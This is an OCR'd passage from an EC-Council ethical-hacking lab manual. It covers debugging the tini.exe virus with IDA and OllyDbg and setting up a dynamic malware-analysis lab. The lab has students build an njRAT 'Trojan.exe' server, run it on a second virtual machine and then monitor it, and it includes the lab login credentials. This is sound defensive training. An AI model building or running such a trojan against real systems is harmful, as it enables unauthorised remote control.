


Figure 3.6.16: IDA Hex View-1

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Click the **Structures** tab to view the structure of the file, as shown in the screenshot.
22. IDA displays all **Structures** (to expand the structures, click on **Ctrl** and **+**).



Figure 3.6.17: IDA Structures Tab

23. Click the **Enums** tab to view the Windows Enum results, as shown in the screenshot.




Figure 3.6.18: IDA Pro Enums Tab

24. Close all open windows.

TASK 6.4

Debug a Virus using OllyDbg

25. Navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Disassembling and Debugging Tools\OllyDbg** and double-click **OLLYDBG.EXE**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

26. If a **UDD Directory Absent** dialog box appears, click **OK**.
27. If an OllyDbg warning message appears, for administrative rights, click **OK**.
28. The **OllyDbg** main window appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.6.19: OllyDbg main window

OllyDbg

OllyDbg is a debugger that emphasizes binary code analysis, which is useful when source code is unavailable. It traces registers, recognizes procedures, API calls switches, tables, constants, and strings, and locates routines from object files and libraries.

There is a new debugging option, "Set permanent breakpoints on system calls." When active, it requests OllyDbg to set breakpoints on KERNEL32.UnhandledExceptionFilter(), NTDLL.KiUserExceptionDispatcher(), NTDLL.ZwContinue(), and NTDLL.NtQueryInformationProcess().

Note: When you launch OllyDbg for the first time, several sub-windows might appear in the main window of OllyDbg; close them all.

29. Choose **File** from the menu bar, and then choose **Open**.
30. The **Open 32-bit executable** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses**, select **tini.exe**, and click **Open**.




Figure 3.6.20: Select tini.exe Vitus

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. The output appears in a window named **CPU - main thread, module ntdll**, as shown in the screenshot.




Figure 3.6.21: CPU utilization of tini.exe

32. Choose **View** in the menu bar, and then choose **Log**.




Figure 3.6.22: Select log information

33. A window named **Log data** appears in OllyDbg, displaying the log details, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. The **Log data** also displays the program entry point and its calls to known functions. Close the **Log data** window after completing the analysis.




Figure 3.6.23: Output of Log data information of tini.exe

35. Choose **View** in the menu bar, and then choose **Executable modules**.




Figure 3.6.24: Viewing executable modules

36. A window named **Executable modules** appears in OllyDbg, displaying all executable modules, as shown in the screenshot.

37. Double-click any module to view the complete information of the selected module.

38. In this exercise, we are choosing the **6DE40000** module.




Figure 3.6.25: Output of executable modules of tini.exe

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

39. This will redirect you to the **CPU - main thread** window, as shown in the screenshot.




Figure 3.6.26: Output of executable modules of tini.exe

40. Choose **View** in the menu bar, and then choose **Memory**.




Figure 3.6.27: Viewing memory mappings

41. A window named **Memory map** appears in OllyDbg, displaying all memory mappings, as shown in the screenshot. Close the **Memory map** window.




Figure 3.6.28: Output of Memory map of tini.exe

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Choose **View** in the menu bar, and then choose **Threads**.




Figure 3.6.29: Viewing the threads

You can also use other disassembling and debugging tools such as **Ghirda** (https://ghidra-sre.org), **Radare2** (https://rada.re), **WinDbg** (http://www.windbg.org), and **ProcDump** (https://docs.microsoft.com) to perform malware disassembly.

43. A window named **Threads** appears in OllyDbg, displaying all threads, as shown in the screenshot.




Figure 3.6.30: Output of threads

44. This way, you can scan files and analyze the output using OllyDbg.
45. Close all open windows and turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 4

Perform Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Dynamic Malware Analysis, also known as behavioral analysis, involves executing malware code to learn how it interacts with the host system and its impact after infecting the system.

Dynamic analysis involves the execution of malware to examine its conduct and operations and identify technical signatures that confirm the malicious intent. It reveals information such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, and DLL and linked files located on the system or network.

This type of analysis requires a safe environment such as virtual machines and sandboxes to deter the spreading of malware. The environment design should include tools that can capture every movement of the malware in detail and give feedback. Typically, virtual systems act as a base for conducting such experiments.

An ethical hacker and pen tester must perform dynamic malware analysis to find out about the applications and processes running on a computer and remove unwanted or malicious programs that can breach privacy or affect the system's health.

Lab Objectives

- Perform port monitoring using TCPView and CurrPorts
- Perform process monitoring using Process Monitor
- Perform registry monitoring using Regshot and jv16 PowerTools
- Perform Windows services monitoring using Windows Service Manager (SrvMan)
- Perform startup program monitoring using Autoruns for Windows and WinPatrol

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform installation monitoring using Mirekusoft Install Monitor
- Perform files and folder monitoring using PA File Sight
- Perform device driver monitoring using DriverView and Driver Booster
- Perform DNS monitoring using DNSQuerySniffer

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- TCPView located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\TCPView**
- CurrPorts located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\CurrPorts**
- ProcessMonitor located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Process Monitoring Tools\ProcessMonitor**
- Regshot located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\regshot**
- jv16 PowerTools located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Registry Monitoring Tools\jv16 PowerTools**
- Windows Service Manager (SrvMan) located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Services Monitoring Tools\Windows Service Manager (SrvMan)\srvman-1.0**
- Autoruns for Windows located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\Autoruns for Windows**
- WinPatrol located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\WinPatrol**
- Mirekusoft Install Monitor located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Installation Monitoring Tools\Mirekusoft Install Monitor**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- PA File Sight located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Files and Folder Monitoring Tools\PA File Sight**
- DriverView located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\DriverView**
- Driver Booster located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Device Drivers Monitoring Tools\Driver Booster**
- DNSQuerySniffer located at **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\DNS Monitoring Tools\DNSQuerySniffer**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from the images that you see on your screen.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 07 Malware Threats

Lab Duration

Time: 85 Minutes

Overview of Dynamic Malware Analysis

Dynamic analysis is performed to gather valuable information about malware activity, including the files and folders created, ports and URLs accessed, called functions and libraries, applications and tools accessed, information transferred, settings modified processes, and services the malware started, and other items.

You should design and set up the environment for performing the dynamic analysis in such a way that the malware cannot propagate to the production network, and ensure that the testing system can recover to an earlier set timeframe (prior to launching the malware) in case anything goes wrong during the test.

To achieve this, you need to perform the following:

- **System Baselining**

  Baselining refers to the process of capturing a system's state (taking snapshot of the system) at the time the malware analysis begins. This can be used to compare the system's state after executing the malware file, which will help understand the changes that the malware has made across the system. A system baseline involves recording details of the file system, registry, open ports, network activity, and other items.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents. It involves using the same tools to take a snapshot of the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

system before and after the incident or actions and analyzing the changes to evaluate the malware's impact on the system and its properties.

In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, and other characteristics.

Host integrity monitoring includes:

- Port monitoring
- Process monitoring
- Registry monitoring
- Windows services monitoring
- Startup program monitoring
- Event logs monitoring and analysis
- Installation monitoring
- Files and folder monitoring
- Device driver monitoring
- Network traffic monitoring and analysis
- DNS monitoring and resolution
- API calls monitoring

Lab Tasks

TASK 1

Perform Port Monitoring using TCPView and CurrPorts

Note: This lab activity demonstrates how to analyze malicious processes running on a machine using TCPView and CurrPorts. Here, you will first create a server using njRAT, and then execute this server from the second machine. Later, you will run the TCPView and CurrPorts applications on the second machine and find that the process associated with the server is running on it.

TASK 1.1

Create a Server and Execute it on Remote Machine

1. Turn on the **Windows 10** and **Windows Server 2016** victim machines.
2. On the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**.
3. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe** to launch njRAT.
4. Create a server and save it to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. While building the server, assign the server name **Trojan.exe** for demonstration purposes.

We know that the Internet uses a software protocol named TCP/IP to format and transfer data. Malware programs corrupt the system and open system input and output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also act as backdoors or communication channels for other types of harmful malware and programs. They open unused ports on the victim's machine to connect back to the malware handlers. You can identify the malware trying to access a particular port by installing port monitoring tools such as TCPView and CurrPorts.

